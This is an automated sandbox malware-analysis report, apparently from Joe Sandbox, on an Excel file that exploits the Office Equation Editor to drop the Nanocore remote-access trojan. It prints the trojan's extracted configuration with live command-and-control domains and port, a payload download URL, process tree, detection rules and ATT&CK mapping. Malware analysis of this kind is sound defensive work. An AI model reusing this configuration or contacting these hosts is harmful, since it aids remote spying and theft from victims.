ID: 431726
Sample Name: Ref 0180066743.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 08:03:35
Date: 09/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Ref 0180066743.xlsx

Overview


General Information

Sample Name:	Ref 0180066743.xlsx
Analysis ID:	431726
MD5:	dffc9e820070887..
SHA1:	32c5185f4aa508c..
SHA256:	9d7b5114111ce6..
Tags:	VelvetSweatshop, xlsx
Infos:	

Most interesting Screenshot:



Detection




Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Nanocore Rat
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Sigma detected: NanoCore
- Yara detected Nanocore RAT
- .NET source code contains potentia…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1108 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 1296 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 1616 cmdline: 'C:\Users\Public\vbc.exe' MD5: EB43B3C033BD76B51B90A51A6726A81C)
    - RegAsm.exe (PID: 2164 cmdline: C:\Users\user\AppData\Local\Temp\RegAsm.exe MD5: ADF76F395D5A0ECBBF005390B73C3FD2)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "4614bd42-26c0-4da0-8e09-16890d37",
  "Group": "Default",
  "Domain1": "wekeepworking.sytes.net",
  "Domain2": "wekeepworking12.sytes.net",
  "Port": 1144,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Disable",
  "RequestElevation": "Disable",
  "BypassUAC": "Disable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4"
}
```


Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\Public\vbc.exe	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
C:\Users\user\AppData\Roaming\win33.exe	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\new[1].exe	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2363768738.0000000000A40000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x13a8:$x1: NanoCore.ClientPluginHost
00000005.00000002.2363768738.0000000000A40000.00000004.00000001.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x13a8:$x2: NanoCore.ClientPluginHost • 0x1486:$s4: PipeCreated • 0x13c2:$s5: IClientLoggingHost
00000004.00000002.2208102788.00000000022FC000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x8955:$x1: NanoCore.ClientPluginHost • 0x8992:$x2: IClientNetworkHost • 0xc4c5:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe

Source	Rule	Description	Author	Strings
00000004.00000002.2208102788.00000000022FC000.00000004.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x86bd:$a: NanoCore • 0x86cd:$a: NanoCore • 0x8901:$a: NanoCore • 0x8915:$a: NanoCore • 0x8955:$a: NanoCore • 0x871c:$b: ClientPlugin • 0x891e:$b: ClientPlugin • 0x895e:$b: ClientPlugin • 0x8843:$c: ProjectData • 0x924a:$d: DESCrypto • 0xadff:$i: get_Connected • 0x9580:$j: #=q • 0x95b0:$j: #=q • 0x95cc:$j: #=q • 0x95fc:$j: #=q • 0x9618:$j: #=q • 0x9634:$j: #=q • 0x9664:$j: #=q • 0x9680:$j: #=q • 0x96c4:$j: #=q • 0x96e0:$j: #=q
00000005.00000002.2363611827.00000000006 60000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x16e3:$x1: NanoCore.ClientPluginHost • 0x171c:$x2: IClientNetworkHost
Click to see the 55 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.RegAsm.exe.c10000.11.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x5b99:$x1: NanoCore.ClientPluginHost • 0x5bb3:$x2: IClientNetworkHost
5.2.RegAsm.exe.c10000.11.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x5b99:$x2: NanoCore.ClientPluginHost • 0x6bce:$s4: PipeCreated • 0x5b86:$s5: IClientLoggingHost
5.2.RegAsm.exe.cb0000.12.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x170b:$x1: NanoCore.ClientPluginHost • 0x1725:$x2: IClientNetworkHost
5.2.RegAsm.exe.cb0000.12.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x170b:$x2: NanoCore.ClientPluginHost • 0x34b6:$s4: PipeCreated • 0x16f8:$s5: IClientLoggingHost
4.2.vbc.exe.3627c48.8.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
Click to see the 120 entries				

Sigma Overview

AV Detection:

Sigma detected: NanoCore

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

E-Banking Fraud:

Sigma detected: NanoCore

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Sigma detected: Suspicious Process Start Without DLL

Sigma detected: Possible Applocker Bypass

Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected Nanocore RAT

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Yara detected Costura Assembly Loader

Boot Survival:

Creates an undocumented autostart registry key

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:


Detected Nanocore Rat

Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Exploitation for Client Execution 1 3	Registry Run Keys / Startup Folder 1	Extra Window Memory Injection 1	Disable or Modify Tools 1	Input Capture 1 1	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 3 1 2	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 1 3	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Obfuscated Files or Information 3 1	Security Account Manager	Security Software Discovery 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Standard Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Remote Access Software 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	Virtualization/Sandbox Evasion 2 1	SSH	Keylogging	Data Transfer Size Limits	Non-Application Layer Protocol 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 1 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Application Layer Protocol 1 2 2
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 3 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Ref 0180066743.xlsx	22%	ReversingLabs	Document-OLE.Exploit.CVE-2018-0802	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\win33.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\new[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\new[1].exe	39%	Virustotal		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\new[1].exe	30%	ReversingLabs	ByteCode-MSIL.Trojan.Bulz	
C:\Users\user\AppData\Local\Temp\RegAsm.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\RegAsm.exe	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\win33.exe	30%	ReversingLabs	ByteCode-MSIL.Trojan.Bulz	
C:\Users\Public\vbc.exe	30%	ReversingLabs	ByteCode-MSIL.Trojan.Bulz	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.RegAsm.exe.400000.2.unpack	100%	Avira	TR/Dropper.Gen		Download File
5.0.RegAsm.exe.400000.4.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
5.0.RegAsm.exe.400000.2.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
5.2.RegAsm.exe.de0000.14.unpack	100%	Avira	TR/NanoCore.fadte		Download File

Domains

Source	Detection	Scanner	Label	Link
wekeepworking.sytes.net	8%	Virustotal		Browse
wekeepworking12.sytes.net	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
wekeepworking.sytes.net	8%	Virustotal		Browse
wekeepworking.sytes.net	0%	Avira URL Cloud	safe	
http://198.12.127.155/new.exe	0%	Avira URL Cloud	safe	
wekeepworking12.sytes.net	2%	Virustotal		Browse
wekeepworking12.sytes.net	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
wekeepworking.sytes.net	79.134.225.90	true	true	• 8%, Virustotal, Browse	unknown
wekeepworking12.sytes.net	unknown	unknown	true	• 2%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
wekeepworking.sytes.net	true	• 8%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://198.12.127.155/new.exe	true	• Avira URL Cloud: safe	unknown
wekeepworking12.sytes.net	true	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
79.134.225.90	wekeepworking.sytes.net	Switzerland		6775	FINK-TELECOM-SERVICESCH	true
198.12.127.155	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond

Analysis ID:	431726
Start date:	09.06.2021
Start time:	08:03:35
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Ref 0180066743.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@6/20@41/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 3.3% (good quality ratio 2.6%) • Quality average: 51.8% • Quality standard deviation: 33.9%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
08:05:07	API Interceptor	60x Sleep call for process: EQNEDT32.EXE modified
08:05:09	API Interceptor	214x Sleep call for process: vbc.exe modified
08:05:37	API Interceptor	1171x Sleep call for process: RegAsm.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
79.134.225.90	AedJpyQ9lM.exe	Get hash	malicious	Browse	
	Purchase Order Price List.xlsx	Get hash	malicious	Browse	
	qdFDmi3Bhy.exe	Get hash	malicious	Browse	
	A2PlnLyOA7.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.GenericKD.37013274.28794.exe	Get hash	malicious	Browse	
	LOT_20210526.xlsx	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Q2MAUt4mRO.exe	Get hash	malicious	Browse	
	4fn66P5vkl.exe	Get hash	malicious	Browse	
	P_O 00041221.xlsx	Get hash	malicious	Browse	
	LOT_20210526.xlsx	Get hash	malicious	Browse	
	Swift Copy.exe	Get hash	malicious	Browse	
198.12.127.155	Purchase Order Price List.xlsx	Get hash	malicious	Browse	• confucanism.hopto.org/new.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
wekeepworking.sytes.net	AedJpyQ9lM.exe	Get hash	malicious	Browse	• 79.134.225.90
	Purchase Order Price List.xlsx	Get hash	malicious	Browse	• 79.134.225.90
	qdFDmi3Bhy.exe	Get hash	malicious	Browse	• 79.134.225.90
	A2PlnLyOA7.exe	Get hash	malicious	Browse	• 79.134.225.90
	SecuriteInfo.com.Trojan.GenericKD.37013274.28794.exe	Get hash	malicious	Browse	• 79.134.225.90
	LOT_20210526.xlsx	Get hash	malicious	Browse	• 79.134.225.90
	Q2MAUt4mRO.exe	Get hash	malicious	Browse	• 79.134.225.90
	4fn66P5vkl.exe	Get hash	malicious	Browse	• 79.134.225.90
	P_O 00041221.xlsx	Get hash	malicious	Browse	• 79.134.225.90
	LOT_20210526.xlsx	Get hash	malicious	Browse	• 79.134.225.90
	QI5MR3pte0.exe	Get hash	malicious	Browse	• 185.140.53.40
	5Em2NXNxSt.exe	Get hash	malicious	Browse	• 185.140.53.40
	7Zpsd899Kf.exe	Get hash	malicious	Browse	• 185.140.53.40
	LfgEatrwIF.exe	Get hash	malicious	Browse	• 185.140.53.40

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
FINK-TELECOM-SERVICESCH	MS2106071066.exe	Get hash	malicious	Browse	• 79.134.225.71
	Kangean PO.doc	Get hash	malicious	Browse	• 79.134.225.72
	facture.jar	Get hash	malicious	Browse	• 79.134.225.69
	c3yBu1IF57.exe	Get hash	malicious	Browse	• 79.134.225.92
	DPSGNwkO1Z.exe	Get hash	malicious	Browse	• 79.134.225.25
	SecuriteInfo.com.Trojan.Win32.Save.a.16917.exe	Get hash	malicious	Browse	• 79.134.225.94
	AedJpyQ9lM.exe	Get hash	malicious	Browse	• 79.134.225.90
	H538065217Invoice.exe	Get hash	malicious	Browse	• 79.134.225.9
	Purchase Order Price List.xlsx	Get hash	malicious	Browse	• 79.134.225.90
	P.I-84512.doc	Get hash	malicious	Browse	• 79.134.225.41
	l00VLAF9y0xQ9Vr.exe	Get hash	malicious	Browse	• 79.134.225.92
	Swift [ref QT #U2013 2102001-R2]pdf.exe	Get hash	malicious	Browse	• 79.134.225.10
	PO756654.exe	Get hash	malicious	Browse	• 79.134.225.99
	qdFDmi3Bhy.exe	Get hash	malicious	Browse	• 79.134.225.90
	br.exe	Get hash	malicious	Browse	• 79.134.225.73
	Yeni sipari#U015f _WJO-001, pdf.exe	Get hash	malicious	Browse	• 79.134.225.71
	as.exe	Get hash	malicious	Browse	• 79.134.225.73
	11.exe	Get hash	malicious	Browse	• 79.134.225.40
	V8IB839cvz.exe	Get hash	malicious	Browse	• 79.134.225.25
	A2PlnLyOA7.exe	Get hash	malicious	Browse	• 79.134.225.90
AS-COLOCROSSINGUS	Naro#U010dite 5039066002128.xlsx	Get hash	malicious	Browse	• 192.227.228.121
	Proforma Inv.xlsx	Get hash	malicious	Browse	• 192.3.122.169
	Payment_Doc.xlsx	Get hash	malicious	Browse	• 107.173.219.35
	Purchase Order Price List.xlsx	Get hash	malicious	Browse	• 198.12.127.155
	BBS FX.xlsx	Get hash	malicious	Browse	• 198.12.110.183
	e#U03c2.xlsx	Get hash	malicious	Browse	• 192.227.228.121
	Zd1j3hnY8u.exe	Get hash	malicious	Browse	• 198.23.140.94
	MT103-payment confirmation.xlsx	Get hash	malicious	Browse	• 192.210.173.40
	yPbGfVkUrS.exe	Get hash	malicious	Browse	• 198.23.140.94
	Product_list.xlsx	Get hash	malicious	Browse	• 192.227.158.72
	P_O 07062021.xlsx	Get hash	malicious	Browse	• 192.3.13.56
	Agency Appointment for Mv TBN Port-Appointment Letter-2100133.xlsx	Get hash	malicious	Browse	• 192.210.173.40

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Quote SEQTE00311701.xlsx	Get hash	malicious	Browse	• 192.227.158.72
	New206745#874645_pdf.exe	Get hash	malicious	Browse	• 192.3.141.183
	print PO#6321023.docx	Get hash	malicious	Browse	• 23.95.122.53
	print PO#6321023.docx	Get hash	malicious	Browse	• 23.95.122.53
	mjzvlwau	Get hash	malicious	Browse	• 23.94.40.0
